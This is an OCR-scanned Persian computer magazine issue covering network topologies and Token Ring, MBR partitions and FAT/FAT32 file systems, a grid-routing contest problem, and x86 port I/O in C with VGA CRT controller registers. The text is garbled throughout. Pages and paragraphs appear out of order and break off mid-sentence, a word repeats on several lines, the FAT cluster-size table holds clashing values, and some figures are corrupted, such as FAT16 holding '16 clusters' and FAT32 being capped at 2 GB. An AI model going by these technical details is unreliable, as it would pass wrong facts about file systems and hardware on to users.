
انواع شبکه

قبل از اینکه در مورد انواع شبکه و اتصال گره‌ها صحبت کنیم بهتر است که با مفهوم توپولوژی آشنا شویم.

توپولوژی (Topology): نحوه قرارگیری فیزیکی یا هندسی گره‌ها و کابلها را در یک شبکه، توپولوژی آن شبکه می‌گویند.

توپولوژی حلقه (Ring Topology)

در این توپولوژی، تمام گره‌ها در یک مسیر بسته یک طرفه پشت سر هم قرار دارند و چون شکل حاصل شده به یک حلقه است به آن حلقه یا Ring می‌گویند. برای اضافه کردن یک کامپیوتر جدید به شبکه، باید حلقه را قطع کنیم، یعنی سیستم از کاری می‌افتد. حداقل سرعت این روش ۴ Mbps است که به طور معمول ۱۶ Mbps می‌باشد.



استاندارد Token ring

در این استاندارد، یک بسته اطلاعاتی ۲۴ بیتی به نام token روی شبکه وجود دارد که مرتبت حلقه را دور می‌زند و از تمام گره‌ها می‌گذرد. روش کار به این ترتیب است که هر کامپیوتر تنها و تنها زمانی اجازه ارسال پیام خود را روی شبکه دارد که بسته

Network Adapter Network Card و یا Intelligent Network Interface نامیده شود.

■ گره شبکه (Network Node): نقطه‌ای را که یک کابل شبکه تمام می‌شود و به یک کامپیوتر متصل می‌شود، یک گره شبکه یا Network Node می‌نامند.

نقلش کامپیوترها در شبکه (مقایسه نرم افزاری)

۱- شبکه نظیر به نظیر (Peer to Peer): شبکه‌ای را که در آن ارزش همه گره‌ها یکی باشد.

۲- شبکه سرویس دهنده / سرویس گیرنده (Client/Server): یک کامپیوتر در شبکه می‌تواند سرویس دهنده (server) و سرویس گیرنده (client) باشد. سرویس دهنده (server): سرویس‌های ویژه‌ای را برای شبکه فراهم می‌کند. مثل چاپ، ارائه فایلها، ارتباط با شبکه‌های دیگر و...

سرویس گیرنده (client): یک رابط است که از سرویس‌های server استفاده می‌کند.

* اگر سیستم عامل کامپیوتری Windows NT Server باشد، هم می‌تواند به عنوان server عمل کند و هم به عنوان client در صورتیکه در سیستمهای دیگری همچون Novel حداقل یک server و یک client است تا سیستم کار کند.

* ممکن است که در یک شبکه چند server وجود داشته باشد و هر کدام یک سرویس ویژه ارائه دهنده همچنین خود سرویس دهنده‌ها به دو دسته تقسیم می‌شوند:

- سرویس دهنده‌های تک منظوره که فقط یک سرویس را ارائه می‌دهند.

برخی از سرویس‌های سرویس دهنده‌های تک منظوره Special (Purpose Server) :

□ سرویس دهنده فایل (File Server)
□ سرویس دهنده بانک اطلاعاتی (Data Base Server)

□ سرویس دهنده نامه (Mail Server)
□ بقیه سرویس‌ها: چاپ، ارتباط بین mainframe و LAN،...


- سرویس دهنده‌های چند منظوره مانند سرویس دهنده‌های سیستمهای OS/400، VMS، UNIX، MVS،...

بکی از رایج‌ترین نمونه‌های این نوع توبولوژی، شبکه اترن特 (Ethernet 10 Base Wiring) می‌باشد.


token را در اختیار داشته باشد. به محض اینکه پیام خود را ارسال کرد، را به گره بعدی می‌فرستد. به این ترتیب هیچ‌گاه تداخل بین پیامها ایجاد نمی‌شود. این روش با استاندارد IEEE 802.5 به ثبت رسیده است.


□ توبولوژی سtar (Star Topology)

در این توبولوژی تمامی گره‌ها به یک گره مرکزی متصل می‌شوند. در بعضی از شبکه‌ها این نقطه مرکزی را با یک hub پشتیبانی می‌کنند. وظیفه hub مدیریت ارسال و دریافت هرگز و ارتباط گره‌ها با هم است. در این روش خراب شدن یک سیستم تأثیری در کار شبکه ندارد و از اشکالات آن می‌توان به مصرف زیاد کابل ارتباطی اشاره کرد.



این توبولوژی در گذشته محبوبیت زیادی داشت و امروزه هم در بسیاری از مراکز از آن استفاده می‌شود. یک خط ثابت محوری وجود دارد که هر گره به آن خط متصل می‌شود. کابل‌های coax در آن کاربرد زیادی دارد. ایندا و انتهای خط محوری را با یک T Connector می‌بندند. اگر قسمتی از کابل قطع شود شبکه از کار می‌افتد. امکان اضافه کردن یک سیستم جدید به شبکه راحت است.





داده نمی شود. در عوض، هر درایو مجازی ای که بر روی یک پارتیشن Extended ایجاد می کنید باید فرمت شده، صاحب یک حرف از حروف الفبا، به عنوان اسم درایو گردد. یک پارتیشن Extended در MBR درست مانند پارتیشن های اولیه ذخیره می شود، بنابراین اگر شما یک پارتیشن Extended بر روی دیسک سخت خود ایجاد کرده باشید، تنها می توانید سه پارتیشن اولیه ایجاد کنید.

*نکته: اگر کامپیوتر شما از روی دیسک سختتان boot می شود، باید بر روی آن حداقل یک پارتیشن اولیه ایجاد کنید. اطلاعات موردنیاز سیستم برای boot شدن (boot strap) تنها می توانند بر روی پارتیشن های اولیه ذخیره شوند.

فایل سیستمها

***FAT**: مخفف File Allocation Table است، به معنی جدول تخصیص فایل. این جدول، برای ذخیره اطلاعاتی در مورد دیسک به کار می رود. اطلاعاتی از قبیل نواحی استفاده شده و استفاده نشده، نواحی خراب، و محل آخرین خوشه (Cluster) هر فایل. FAT زمانی طراحی شد که دیسک های floppy محبوب ترین وسیله ذخیره داده ها بودند و دیسک های سخت ظرفیتی در حدود ۱۰ مگابایت داشتند. به همین دلیل، FAT به رشد خود ادامه داد، هر چند FAT اولیه برای کار با تعدد کمی فایل با یک ساختار دایرکتوری ساده طراحی شده بود. به هر حال به دلیل محدودیتهای اصلی آن، تغییرات محدودی برای کارآیی آن امکان پذیر بود.

برای ایجاد حداقل امکان بازیابی (بعد از خرابی) FAT دو کپی از جدول تخصیص فایل نگه می دارد که FAT1 و FAT2 نامیده می شوند. در صورتی که FAT1 خراب شود، ساختار اطلاعات دیسک از FAT2 بازیابی خواهد شد. همه دیسکهایی که از FAT استفاده می کنند، به طور یکسانی سازمان دهی می شوند: اولین بخش دیسک boot sector آن خواهد بود که پس از آن FAT1 و به دنبالش FAT2 قرار می گیرد. پس از آن، اطلاعات مربوط به شاخه ریشه (root) ذخیره می شود و بقیه فایلها و شاخه ها بعد از آن می آیند.

هر دیسک سخت (Hard Disk) یک بخش رزرو شده برای جدولی به نام MBR دارد (Master Boot Record) این جدول چهار قلم داده ای را ذخیره می کند، که به سیستم عامل می گوید جای پارتیشن ها را چگونه پیدا کند. این پارتیشن ها، پارتیشن های اولیه (Primary) (Partitions) نام دارند و حداکثر چهار تا از آنها بر روی یک درایو دیسک سخت می توانند وجود داشته باشند. اطلاعات ضروری برای بار شدن ویندوز NT (BOOT.INI) و هر جهاز NTDETECT.COM، NTLDR گردان خاص دیگر باید بر روی یک پارتیشن اولیه قرار بگیرند. به هر پارتیشن اولیه یک حرف از حروف الفبا انگلیسی به عنوان اسم درایو اختصاص داده می شود و همه آنها باید فرمت شوند.

نوع دوم پارتیشن ها که می توانند در MBR ذخیره شوند، پارتیشن توسعه یافته (Extended) است. شما تنها می توانید یک پارتیشن از این نوع بر روی هر دیسک سخت Extended ایجاد کنید. یک پارتیشن Extended در واقع مانند ظرفی است که می تواند درایوهای مجازی (Logical Drive) را در خود نگه دارد. از آنجاکه MBR تنها امکان ایجاد چهار پارتیشن را در هر دیسک به شما می دهد، پارتیشن Extended قابلیت ایجاد پارتیشن های بیشتری را فراهم می کند که البته باید توسط سیستم عامل مدیریت شوند. شما می توانید به هر تعداد که سیستم عاملتان اجازه می دهد، درایوهای مجازی در یک پارتیشن Extended ایجاد کنید. از دید MBR، همه درایوهای مجازی که در یک پارتیشن Extended ایجاد شده اند، جزئی از همان بخش اند. MBR تفاوتی بین آنها نمی بیند. پارتیشن های Extended احتیاجی به فرمت شدن ندارند و به آنها اسم درایو هم اختصاص

پرتو
پرتو
پرتو
پرتو
پرتو
پرتو

دیسک‌های سخت به سرعت در حال افزایش بود. ولی چرا FAT32 به همراه Windows NT عرضه نشد؟ کسی چه می‌داند. ممکن است روزی مایکروسافت این کار را بکند. سایر تولید کنندگان نرم افزار هم می‌توانند این کار را بکنند. به هر حال، از آنجا که Windows NT فایل سیستم ۳۲ بیتی مخصوص به خود به نام NTFS را دارد، احتیاج میرمی‌به FAT32 ندارد.

راستی چرا مایکروسافت بجای آنکه به سادگی NTFS را در Win95 هم قرار دهد، فایل سیستم تازه‌ای را به نام FAT32 ساخت؟ دو دلیل برای این مسئله هست: اول آنکه سازگاری با نرم افزارهای سایر تولیدکنندگان از قبیل Norton Utilities حفظ شود. برای عرضه کنندگان این نرم افزارها، تغییر برنامه‌هایشان برای پشتیبانی از FAT32 خیلی سخت نخواهد بود. چراکه ساختار FAT32 درست شبیه FAT16 است، به جز آنکه خوشه‌های ۳۲ بیتی دارد. ولی اگر مایکروسافت از NTFS در Win95 استفاده می‌کرد، این شرکتها مجبور می‌شدند برنامه‌هایشان را به طور کامل بازنویسی کنند، چراکه نتایج تفاوت‌های زیادی با FAT دارد. دلیل دیگر آن است که سریار NTFS حافظه‌ای بیش از FAT دارد. درایوهای real-mode دام که احتیاج به پشتیبانی از NTFS داشته باشند، مقدار زیادی از حافظه مرسوم را مصرف خواهند کرد.

تحت Windows 95، این مسئله مشکلی ایجاد نمی‌کند. مشکل زمانی رخ می‌نماید که شما به دلیلی (مثلاً رفع خرابیها با اجرای برخی بازی‌ها) کامپیوتر را در مُد دام بوت کنید. در این صورت (از آنجاکه دام تنها از ۶۴۰ کیلوبایت حافظه مرسوم استفاده می‌کند) جای باقی مانده برای اجرای برنامه‌ها کافی نخواهد بود.

*اندازه کلاسترها در دیسک‌های FAT با ظرفیت‌های گوناگون در جدول زیر آمده:

۰۰-۲۰MB	۵۱۲...۲۵۶ کیلوبایت
۲۰-۴۷MB	۱۶...۵۱۲ کیلوبایت
۴۷-۶۷MB	۱۲۸...۶۵۰ کیلوبایت
۶۷-۲۰۴۷MB	۲۲...۱۰۲۴ کیلوبایت
۲۰۴۷-۴۰۹۵MB	۴۴...۲۰۴۸ کیلوبایت
۴۰۹۵-۵۱۱MB	۲۵۶...۰۰ کیلوبایت

* توجه کنید که تحت DOS و Windows، تنها پارتیشن‌های FAT نمی‌توانند بیش از ۲۰۴۷ مگابایت شوند.

* ولی چرا بزرگ بودن اندازه کلاسترها یک مشکل تلقی می‌شود؟ پاسخ، در شیوه‌ای است که FAT محل فایلها و شاخه‌ها را نگاهداری می‌کند. از آنجاکه فایلها تنها بر اساس شماره کلاسترشان در FAT ذخیره می‌شوند، یک کلاستر نمی‌تواند بیش از یک فایل را در خود نگه دارد. مثلاً اگر شما یک دیسک سخت ۱/۶ گیگابایتی داشته باشید، طول کلاسترها ۳۲ کیلوبایت خواهد شد. حالا اگر شما یک فایل متن جدید ایجاد کنید و در آن فقط یک

*شاخه ریشه (Root Folder)

در یک دیسک FAT، شاخه ریشه بخش ویژه‌ای از دیسک است. این شاخه، تنها شاخه‌ای است که دارای حجمی ثابت و از پیش تعیین شده است. شاخه ریشه در همه دیسک‌های FAT دقیقاً در یک جای خاص واقع شده و دارای جای کافی برای نگهداری اطلاعات ۵۱۲ فایل و زیر شاخه دیگر است. اگر شما پارتیشن را (به عنوان مثال: C: نامیده باشید، شاخه ریشه آن پارتیشن A: C: نامیده می‌شود.

*تسلیت: محدودیت ۵۱۲ تابی شاخه ریشه در FAT می‌تواند یک مشکل تلقی شود. این مشکل، بخصوص در موقع کار با اسم فایل‌های طولانی (Long File Names) در ویندوز، به یک مصیبت بدل خواهد شد! در ادامه این بحث، به موضوع اسم فایل‌های طولانی (یعنی از ۸ حرف) خواهیم پرداخت.

در FAT، در هر شاخه ۳۲ بایت صرف نگهداری اطلاعات فایلها و زیر شاخه‌های درون آن شاخه می‌شود. بنابراین شاخه ریشه (که برای ۵۱۲ عدد فایل و شاخه جا دارد) حجمی معادل ۱۶ کیلوبایت از دیسک را اشغال خواهد کرد.

*کلاسترها (Clusters)

پارتیشن‌هایی که با FAT فرمت شوند، به بخش‌هایی به نام کلاستر (Cluster) تقسیم می‌شوند. ای که امروزه بیشتر به کار می‌رود FAT16 با FAT16 شانزده بیتی نام دارد. این بدان معناست که جدول تخصیص فایل، تنها برای ۱۶ عدد کلاستر جا دارد (۶۵۵۳۶ عدد). نسخه دیگری از FAT به نام FAT12 هست که ۱۲۰۲ عدد کلاستر را پشتیبانی می‌کند. شرکت مایکروسافت نسخه جدیدتری از FAT ساخته به نام FAT32 که برای ۴،۲۹۴،۹۶۷،۲۹۶ عدد کلاستر جا دارد. به این ترتیب، سیستم‌هایی که از FAT32 استفاده کنند می‌توانند از دیسک‌های با ظرفیت زیاد هم پشتیبانی کنند. ظرفیت‌هایی بیش از ۲ گیگابایت، که آخرین حد توان FAT32 است.

*توجه: در حال حاضر، مایکروسافت FAT32 را تنها در نسخه ویژه‌ای از ویندوز ۹۵ به نام OSR2 و نیز در ویندوز ۹۸ نمی‌کرده است. FAT16 با FAT32 ناسازگار است و تنها با سیستم عامل‌هایی کار خواهد کرد که درایوهای ویژه آنرا داشته باشند. این بدان معناست که دیسک‌های FAT32 برای همه نسخه‌های DOS، Windows NT و OS/2 و سایر نسخه‌های Win95 غیر قابل خواندن خواهند بود. همچنین بیشتر برنامه‌هایی که مستقیماً با دیسک ساخت کار می‌کنند مانند Norton Utilities، با FAT32 کار نخواهند کرد و به نسخه جدیدی از آنها که ویژه FAT32 نوشته شده باشد احتیاج خواهد بود. مایکروسافت FAT32 را به این دلیل طراحی کرد که ظرفیت


اسم فایل	(۱۱ بایت)	تاریخ آخرین دسترسی (۱۶ بیت)
خواص فایل	(۸ بایت)	زمان آخرین تغییر (۱۶ بیت)
زمان ایجاد	(۲۴ بایت)	تاریخ آخرین تغییر (۱۶ بیت)
کلاستر آغازین	(۱۶ بایت)	کلاستر آغازین (۱۶ بیت)

اگر شما مثلاً برنامه `Edit` را اجرا کنید و از او بخواهید که فایل `C:\USER\test.txt` را باز کند، سیستم عامل ابتدا سراغ شاخه ریشه (`C:\`) می‌رود که در مکانی مشخص از دیسک قرار گرفته. سپس در یعنی محتویات آن به دنبال زیر شاخه `USER` می‌گردد.

تفصیل بندی یک سخت دیسک

حرف تایپ کنید، این فایل یک کلاستر کامل را می‌گیرد. یعنی ۳۲ کیلوبایت برای نگهداری تنها یک کاراکتر مصرف می‌شود که بیشتر آن فضای تلف شده است. بعد از ۱۶ کیلوبایت مربوط به شاخه ریشه، بقیه دیسک نظم ثابتی ندارد و فایلها و شاخه‌ها هر مقداری که جا لازم داشته باشند، می‌گیرند. مشخصات هر فایل با شاخه (محل قرار گرفتن آن بر روی دیسک و ...) باید در جایی ثبت شود تا از آن طریق بتوان آنها را بازیابی کرد. ولی شاخه ریشه همانطور که گفته شد تنها اطلاعات مربوط به شاخه‌ها و فایل‌های درون خودش را (حداکثر ۵۱۲ عدد) نگه می‌دارد. این اطلاعات شامل موارد زیر است:

□□□




سوال مسابقه این شماره:

(مسئله راه فرار)

یک برد مدار چاپی را می‌توان به صورت یک توری $n \times n$ و یا گرافی با n سطر و n ستون از رئوس درنظر گرفت. یک رأس واقع در سطر i ام و ستون j ام را بصورت $((i,j))$ نمایش می‌دهیم. هر رأس توری، به جز رؤس مرزی، دقیقاً چهار همسایه دارد، رئوس مرزی رئوسی هستند که برای آنها $i=1$ یا $i=n$ و $j=1$ یا $j=n$ است.


راس از این توری با مشخصات $((x_1,y_1), (x_2,y_2), (x_m,y_m), \dots)$ داده شده‌اند. می‌خواهیم کلیه این نقاط را از طریف یالهای گراف توری به رئوس مرزی لحیم کنیم، به طوریکه مسیرهای لحیم شده یکدیگر را قطع نکنند. با دریافت n و مشخصات m نقطه، الگوریتمی بنویسید که تعیین کند آیا چنین راه‌فرازی برای این نقاط وجود دارد یا خیر و در صورت وجود جواب آنرا رسم نمایید.

به مثالهای زیر توجه نمایید:



۱

راه فرار دارد



۲

راه فرار ندارد

ورودی و چه خروجی)، پردازنده با فرستادن یک سیگنال بنام تلقاضای ورودی/خرجی (IORequest) به مسیر آدرس می‌فهماند که این آدرس در خواستی پورت است و نه حافظه و به این طریق پورتی که با آن شماره مشخص می‌شود فعال گردد که با داده را بر روی مسیر داده قرار دهد (ورودی) و یا داده را از روی مسیر داده بخواند (خروجی). نکته ای که در اینجا حائز اهمیت است این است که سخت افزارهایی که طراحی می‌شوند و از پورتها استفاده می‌کنند نباید طوری طراحی شوند که از یک پورت مشترک (یک آدرس مشترک) استفاده کنند. در غیر اینصورت تداخل آدرسها (Conflict) پیش می‌آید لذا معمولاً آنها را طوری طراحی می‌کنند که بتوانند با چندین پورت مختلف کار کنند و تعیین پورت را به عهده DIPSwitch ها و Jumper ها که کلید های سخت افزاری روی برد می‌باشند است و باست کردن آنها روی پورت خاصی می‌توان از به وجود آمدن تداخل جلوگیری کرد.

پورتهای کامپیوترهای سری 80X86 یک بایتی می‌باشند به این معنی که در هر دفعه مراجعه به پورت یک بایت (هشت بیت) داده را می‌توان خواند و یا فرستاد. در این نوع کامپیوترها برای دسترسی به پورتها دو دستور العمل IN و OUT وجود دارد که کار آنها به ترتیب خواندن اطلاعات از پورت و فرستادن اطلاعات به پورت می‌باشد.

در زبان برنامه نویسی C برای خواندن از پورت می‌توان از تابع زیر استفاده کرد:

DOS.H :

```
int inport ( int portid );
unsigned char inport ( int portid );
```

CONIO.H :

```
int inp ( unsigned portid );
unsigned inpw ( unsigned portid );
```

inp: از پورتی که با شماره portid مشخص می‌شود یک بایت خوانده و به عنوان قسمت کم ارزش و از پورتی که با شماره portid+1 مشخص می‌شود نیز یک بایت خوانده و به عنوان قسمت پر ارزش بر می‌گرداند.

inport: از پورتی که با شماره portid مشخص می‌شود یک بایت خوانده و آنرا بر می‌گرداند.

in: یک بایت که آنرا از پورت با شماره portid می‌خواند بر می‌گرداند.

inpw: دو بایت به عنوان یک کلمه ۱۶ بیتی بر می‌گرداند که قسمت کم ارزش آنرا از پورت با شماره portid و قسمت پر ارزش آنرا از پورت با شماره portid+1 می‌خواند.

و برای نوشتمن در پورت می‌توان از تابع زیر استفاده کرد:

DOS.H :

```
void outport ( int portid , intvalue );
void outportb ( int portid , unsigned char value );
```

اصلوً ابرنامه نویسی به دو دسته Application Programming و System Programming تقسیم می‌شود. در برنامه نویسی کاربردی (Application) ماهیج توجهی به ماشینی که قرار است برنامه بر روی آن اجرا شود و یا به سیستمهای استفاده کننده آن نداریم فقط به اصول برنامه نویسی و ساختمان داده پرداخته می‌شود، بیشترین تداخل ریاضیات با کامپیوتر در این قسمت می‌باشد. بطوریکه مباحثی که در مورد برنامه نویسی کاربردی صحبت می‌کند به علوم کامپیوتی (Computer Science) معروف‌اند.

برنامه نویسی سیستمهای کامپیوتی (System) (...) در دانشگاهها مورد کم لطفی فراوان قرار گرفته‌اند و در سیلابس

درسی هیچ واحدی وجود ندارد که به آن پردازد (البته درس زبان ماشین و اسمنلی تا حدودی این وظیفه را بر عهده دارد اما موضوعات مطرح شده در ۳ واحد درس زبان ماشین و اسمنلی کجا و دنیای System Programming کجا) لذا سعی می‌شود از این پس حق برنامه نویسان سیستم را پویش اداکند و در هر شماره هر چند مختصر هم که شده به آن پردازد.

کار برنامه نویسی سیستم را با معرفی پورتها (Ports) شروع می‌کنیم: هر کامپیوتی که مورد استفاده قرار می‌گیرد بایستی بتواند با دنیای خارج ارتباط برقرار کند و به نوعی داده ها و اطلاعات را وارد کرده پس از پردازش روی آنها خروجی را به دنیای بیرون عرضه کند: مسؤولیت برقراری ارتباط کامپیوت با وسائل و سخت افزارهای ورودی و خروجی بر عهده پورتها می‌باشد (کلمه Port به معنی دروازه می‌باشد).

در کامپیوت های سری 80X86 ۸۰ ما می‌توانیم ۶۵۵۳۶ پورت مختلف داشته باشیم که آدرس آنها (شماره پورت) از ۰ تا ۶۵۵۳۵ می‌باشد. نحوه شناخت و آدرس دهی پورتها توسط کامپیوت همانند حافظه ها است و هر دو آنها از یک مسیر آدرس دهی استفاده می‌کنند و تنها فرقی که وجود دارد این است که وقتی ما از پردازنده دسترسی به پورت را می‌خواهیم (چه

۴ است و آن می‌تواند هر جعبه رنگی داشته باشد اما وقتی که از جعبه رنگ (Pallette) صحبت می‌شود کامپیوتر می‌داند که به چه میزان RGB بسازد تا آن صفت تولید شود تعجب نکنید مطلب کوتاه بالا در مورد جعبه رنگ را داخل پرانتز بگذارید و به ارتباط آن با بقیه مطالب توجهی نکنید، خودتان به موقع متوجه دلیل گفته شدن آن می‌شوید.

حال که مختصر آشنا بی با پورتها پیدا کردید - البته امیدوارم !! - می‌پردازیم به معرفی برخی از پورتها مربوط به کارهای گرافیکی و در ادامه برنامه نمونه ای آورده شده که کاربرد تعدادی از این پورتها را نشان می‌دهد. حتماً یکبار هم که شده آنرا امتحان کنید. پورتها گرافیکی پورتها مورد استفاده کارت گرافیکی می‌باشند که به صورت یک کارت توسعه یافته بر روی برد اصلی کامپیوتر قرار می‌گیرند. کارت گرافیکی دارای یک پردازنده مخصوص به خود می‌باشد که اطلاعات ورودی و خروجی را پردازش می‌کند و سیگنالهای مورد نیاز مانیتور را فراهم می‌کند. آدرس پورتها گرافیکی ثابت بوده و غیر قابل تغییر می‌باشد و امروزه کمتر کارت گرافیکی را می‌توان یافت که از آدرسی غیر از آدرس‌های استاندارد استفاده کند.

چون اکثر کارهای گرافیکی دارای بازه عملیات گسترده‌ای می‌باشند و تعداد پورتها گرافیکی ما محدود است در استفاده از آنها از یک روش ایندکس کردن استفاده می‌شود به این طریق که ابتدای شماره عملیات (Index) مورد نظر به پورت گفته می‌شود و سپس در همان پورت و با پورت بعدی داده را می‌نویسیم و با از آن می‌خوانیم.

به عنوان مثال فرض کنید می‌خواهیم اندازه مکان نما (Cursor) را تغییر دهیم این عملیات مربوط به ایندکس شماره ۱۰ از پورت کنترلر CRT (به شماره H 3D4) می‌باشد پس داریم:

outportb (0x3d4 , 10) ;

outportb (0x3d5 , StartLineOfCursor) ;

و اما پورتها:

1:) Port = 3D4h <---- 8 = Index

Port = 3D5h <---> x = Data

: - بیت ۷ رزرو شده می‌باشد.

- بیتهاي ۰-۶ با هم چهار حالت صفر، یک، دو و سه کاراکتر شیفت به چپ را مشخص می‌کنند.

- بیتهاي ۷-۱۵ که به صورت یک عدد با علامت پنجم بیتی می‌باشند (در بازه ۱۶-۱۵) نشان دهنده تعداد خط شیفت به بالا می‌باشد (اعداد منفی باعث شیفت به پایین می‌شوند)

توضیح: منظور از شیفت جایگاهی صفحه قابل رویت در مانیتور می‌باشد.

2:) Port = 3D4h <---- 10 = Index

Port = 3D5h <---> x = Data

: - بیتهاي ۷-۶ رزرو شده می‌باشد.

- بیت ۵ مشخص کننده روشن یا خاموش بودن مکان نما

CONIO.H :

int outp (unsigned portid , int value);

unsigned outpw (unsigned portid ,
unsigned value);

قسمت کم ارزش value را در پورت شماره portid و

قسمت پر ارزش آنرا در پورت شماره portid+1 می‌نویسد.

قسمت کم ارزش value را در پورت شماره portid می‌نویسد.

قسمت کم ارزش value را در پورت شماره portid+1 می‌گردد.

قسمت پر ارزش آنرا در پورت شماره portid می‌نویسد و

مقدار value را برابر می‌گردد.

نکته ای که در اینجا قابل ذکر می‌باشد این است که یک وسیله می‌تواند از چندین پورت مختلف برای کارهای گوناگون بهره ببرد.

در کامپیوترهای شخصی امروزه تعدادی از پورتها استاندارد شده و برای کاربردهای مشخصی بکار می‌روند و از آدرس ثابتی استفاده می‌کنند در جدول زیر تعدادی از آنها را می‌بینید:

Hex Range	Device
000-01F	DMA controller 1, 8237A-5
020-02F	Interrupt controller 1, 8259A, Master
040-05F	Timer, 8254, 2
060-06F	8042 (Keyboard)
070-07F	Real-time clock, NM (non-maskable interrupt) mask
080-09F	DMA page register, 74LS812
0A0-0BF	Interrupt controller 2, 8259A
0C0-0DF	DMA controller 2, 8237A-5
0F0	Clear Math Coprocessor Busy
0F1	Reset Math Coprocessor
0F8-0FF	Math Coprocessor
1F0-1FF	Floppy Disk
200-207	Game I/O
278-27F	Parallel printer port 2
2F8-2FF	Serial port 2
300-31F	Prototype card
360-36F	Reserved
378-37F	Parallel printer port 1
380-38F	SDLC, bimynchronous 2
3A0-3AF	Bimynchronous 1
3B0-3BF	Monochrome Display and Printer Adapter
3C0-3CF	Reserved
3D0-3DF	Color/Graphics Monitor Adapter
3F0-3F7	Diskette controller
3F8-3FF	Serial port 1

I/O Address Map

Note: I/O addresses, hex 000 to 0FF, are reserved for the system board I/O. Hex 100 to 3FF are available on the I/O channel.

در اینجا لازم می‌دانم قبل از هر کاری مختصری راجع به جعبه رنگ (Pallette) صحبت کنیم. می‌دانیم که کار تولید رنگ در کامپیوتر توسط دو تراشه که روی کارت گرافیکی قرار دارند می‌باشد و آنها موسماند به مبدل دیجیتال به آنالوگ (DAC) و کنترل کننده صفت (ATC). این چیها پس از تولید ترکیبی از رنگهای قرمز، سبز و آبی سیگنال لازم را برای مانیتور فراهم کرده و به آن می‌فرستند. هر ترکیبی از رنگهای قرمز، سبز و آبی که به RGB معروف‌اند را یک جعبه رنگ (Pallette) می‌گویند. با تغییر مقدار هر کدام از رنگهای قرمز، سبز و آبی که در بازه ۰-۶۳ قرار دارد می‌توانیم ۲ به توان ۱۸ یعنی ۲۶۲۱۴۴ جعبه رنگ مختلف تولید کنیم و هر کدام را به شماره رنگ خاصی نسبت دهیم. توجه به این نکته لازم است که بین Pallette و Colour نفاوت است کامپیوتر از ماهیت درونی رنگ (Colour) خبر ندارد و وقتی که می‌گوییم رنگ ۴ فقط می‌داند که منظور ما رنگ شماره

جدول

Port = 3D5h <---> x = Data

Data : - بیتهاي ۷-۰ قسمت پرارزش يك عدد ۱۶ بیتی که نشان دهنده موقعیت مکان نما در فضای حافظه گرافیکی است می باشد.



توضیح: بوسیله دو پورت فوق می توان مکان نما را جایجا کرد.

8:) Port = 3D4h <--- 19 = Index

Port = 3D5h <---> x = Data

Data : - بیتهاي ۷-۰ نشان دهنده فاصله بین دو خط از صفحه مرئی بر حسب واحد نوع آدرس دهی می باشد.
توضیح: ما ۳ مود آدرس دهی مختلف داریم: در مود آدرس دهی کلمه مضاعف هر واحد برابر ۸ بایت است. در مود آدرس دهی کلمه هر واحد برابر ۴ بایت است و در مود آدرس دهی بایت هر واحد برابر ۲ بایت است. در حالت پیش فرض و عادی مادر مود آدرس دهی کلمه می باشیم.

